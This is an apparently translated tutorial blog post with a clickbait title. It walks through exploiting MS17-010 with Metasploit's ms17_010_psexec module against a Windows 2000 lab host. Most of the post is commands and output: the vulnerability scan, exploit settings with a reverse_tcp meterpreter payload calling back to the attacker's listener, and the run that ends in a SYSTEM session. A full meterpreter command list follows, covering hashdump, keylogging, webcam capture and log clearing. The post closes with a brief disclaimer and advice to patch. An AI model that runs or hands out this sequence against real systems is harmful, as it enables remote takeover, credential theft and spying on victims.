Shock! A 16-Year-Old Boy Did This at Home!


Introduction in simple terms,
This boy actually did such a thing at home, shocking everyone!
Real Introduction
Haha, the above was fake. This blog post will reproduce the MS17-010 vulnerability attack.
What is MS17-010?
Do you remember the ransomware from 2017? The virus that encrypted all files on your computer if you didn’t pay up? That virus spread through this vulnerability.
- Here are some reference links about this vulnerability:
Attack Reproduction
Let’s reproduce the attack process for this vulnerability. Here, I recommend a Linux penetration testing software package called Metasploit. It comes pre-installed in penetration testing distributions. If you’re not using one, here’s how to install it:
- Arch-based
$ sudo pacman -S metasploit- Debian-based (if in repos)
$ sudo apt-get install metasploit- RPM-based or Debian-based (if not in repos)
$ curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall$ sudo chmod 755 msfinstall && ./msfinstall- Windows…
Two choices:
- Go to the MSF website and download it.
- Turn left and install Linux.
Reproduction Process
Attack Environment
| Attacker | Target | |
|---|---|---|
| OS | Arch Linux | Windows 2K |
| IP | 192.168.42.141 | 192.168.42.252 |

Target machine screenshot:
Attack Process

First, open a terminal on the attacker machine and type msfconsole:
$ sudo msfconsoleIt’s recommended to add sudo to avoid unknown errors.
After a moment, Metasploit will open.
Next, use the search command to find the MS17-010 module we need:
msf5 > search ms17_010A list will appear:
Matching Modules
================

   #  Name                                           Disclosure Date  Rank     Check  Description
   -  ----                                           ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                              normal   Yes    MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
First, let’s check if the target has this vulnerability. Select the second detection module (index 1):
msf5 > use auxiliary/scanner/smb/smb_ms17_010Let’s check the module info:
msf5 auxiliary(scanner/smb/smb_ms17_010) > infoThis will show a lot of information:
    Name: MS17-010 SMB RCE Detection
     Module: auxiliary/scanner/smb/smb_ms17_010
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Sean Dillon <[email protected]>
  Luke Jennings

Check supported:
  Yes

Basic options:
  Name         Current Setting                                 Required  Description
  ----         ---------------                                 --------  -----------
  CHECK_ARCH   true                                            no        Check for architecture on vulnerable hosts
  CHECK_DOPU   true                                            no        Check for DOUBLEPULSAR on vulnerable hosts
  CHECK_PIPE   false                                           no        Check for named pipe on vulnerable hosts
  NAMED_PIPES  /opt/metasploit/data/wordlists/named_pipes.txt  yes       List of named pipes to check
  RHOSTS                                                       yes       The target address range or CIDR identifier
  RPORT        445                                             yes       The SMB service port (TCP)
  SMBDomain    .                                               no        The Windows domain to use for authentication
  SMBPass                                                      no        The password for the specified username
  SMBUser                                                      no        The username to authenticate as
  THREADS      1                                               yes       The number of concurrent threads

Description:
  Uses information disclosure to determine if MS17-010 has been
  patched or not. Specifically, it connects to the IPC$ tree and
  attempts a transaction on FID 0. If the status returned is
  "STATUS_INSUFF_SERVER_RESOURCES", the machine does not have the
  MS17-010 patch. If the machine is missing the MS17-010 patch, the
  module will check for an existing DoublePulsar (ring 0
  shellcode/malware) infection. This module does not require valid SMB
  credentials in default server configurations.
From the Basic options, we can see we only need to set RHOSTS (the target IP), while RPORT (target port) is already set to 445.
Set the target IP and run:
msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhost 192.168.42.252
msf5 auxiliary(scanner/smb/smb_ms17_010) > run
Result:
[+] 192.168.42.252:445    - Host is likely VULNERABLE to MS17-010! - Windows 5.0 x86 (32-bit)
[*] 192.168.42.252:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
This confirms the target is vulnerable to MS17-010! Now let’s use the exploit module — the last one from the search results:
exploit/windows/smb/ms17_010_psexec
Switch to the exploit module:
msf5 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_psexecNow the prompt shows it’s the exploit module:

Let’s view the info:
msf5 exploit(windows/smb/ms17_010_psexec) > info Name: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
Module: exploit/windows/smb/ms17_010_psexec
Platform: Windows
Arch: x86, x64
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2017-03-14
Provided by:
sleepya
zerosum0x0
Shadow Brokers
Equation Group
Available targets:
Id Name
-- ----
0 Automatic
1 PowerShell
2 Native upload
3 MOF upload
Basic options:
Name Current Setting Required Description
---- --------------- -------- -----------
DBGTRACE false yes Show extra debug trace info
LEAKATTEMPTS 99 yes How many times to try to leak transaction
NAMEDPIPE no A named pipe that can be connected to
NAMED_PIPES /opt/metasploit/data/wordlists/named_pipes.txt yes List of named pipes to check
RHOSTS yes The target address range or CIDR identifier
RPORT 445 yes The Target port
SHARE ADMIN$ yes The share to connect to
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate asDon’t be intimidated by all this information. We just need to set four things:
- RHOSTS — target IP
- LHOST — our IP (listen IP)
- LPORT — listen port, any available port
- payload — attack payload, typically
windows/meterpreter/reverse_tcp
Set these parameters:
msf5 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.42.141msf5 exploit(windows/smb/ms17_010_psexec) > set LPORT 6666msf5 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.42.252msf5 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/reverse_tcpNow execute run or exploit — they’re the same:
msf5 exploit(windows/smb/ms17_010_psexec) > runIf everything works, you’ll see this output:
[*] Started reverse TCP handler on 192.168.42.141:6666
[*] 192.168.42.252:445 - Target OS: Windows 5.0
[*] 192.168.42.252:445 - Filling barrel with fish... done
[*] 192.168.42.252:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.42.252:445 - 	[*] Preparing dynamite...
[*] 192.168.42.252:445 - 		[*] Trying stick 1 (x86)...Boom!
[*] 192.168.42.252:445 - 	[+] Successfully Leaked Transaction!
[*] 192.168.42.252:445 - 	[+] Successfully caught Fish-in-a-barrel
[*] 192.168.42.252:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.42.252:445 - Reading from CONNECTION struct at: 0x81382010
[*] 192.168.42.252:445 - Built a write-what-where primitive...
[+] 192.168.42.252:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.42.252:445 - Selecting native target
[*] 192.168.42.252:445 - Uploading payload... JmgBrDpV.exe
[*] 192.168.42.252:445 - Created \JmgBrDpV.exe...
[+] 192.168.42.252:445 - Service started successfully...
[*] 192.168.42.252:445 - Deleting \JmgBrDpV.exe...
[*] Sending stage (179779 bytes) to 192.168.42.252
[*] Meterpreter session 1 opened (192.168.42.141:6666 -> 192.168.42.252:1027) at 2019-07-26 23:11:38 +0800

meterpreter >
Now you can do whatever you want. What you’re doing now is called post-exploitation, which is quite complex, so I won’t go into detail here.
At the very least, you can run:
meterpreter > helpTo see the help documentation. Here’s the meterpreter help output:
Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel

Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory

Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    resolve       Resolve a set of host names on the target
    route         View and modify the routing table

Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target system's local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS

Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyboard_send  Send keystrokes
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    mouse          Send mouse events
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components

Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam

Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database
There’s a lot of output. The most commonly used commands are:
cd, ls, shell, cat
Most Linux users will already know these, so I won’t explain further.
Summary
First, this blog post is for testing purposes only. Do not use it for illegal activities.
Second, vulnerabilities like MS17-010 are extremely dangerous. Windows users must update their systems in a timely manner and install patches. Even better, use Linux for daily use and keep Windows only for entertainment.
This blog post also contains lots of fluff. Thanks for reading!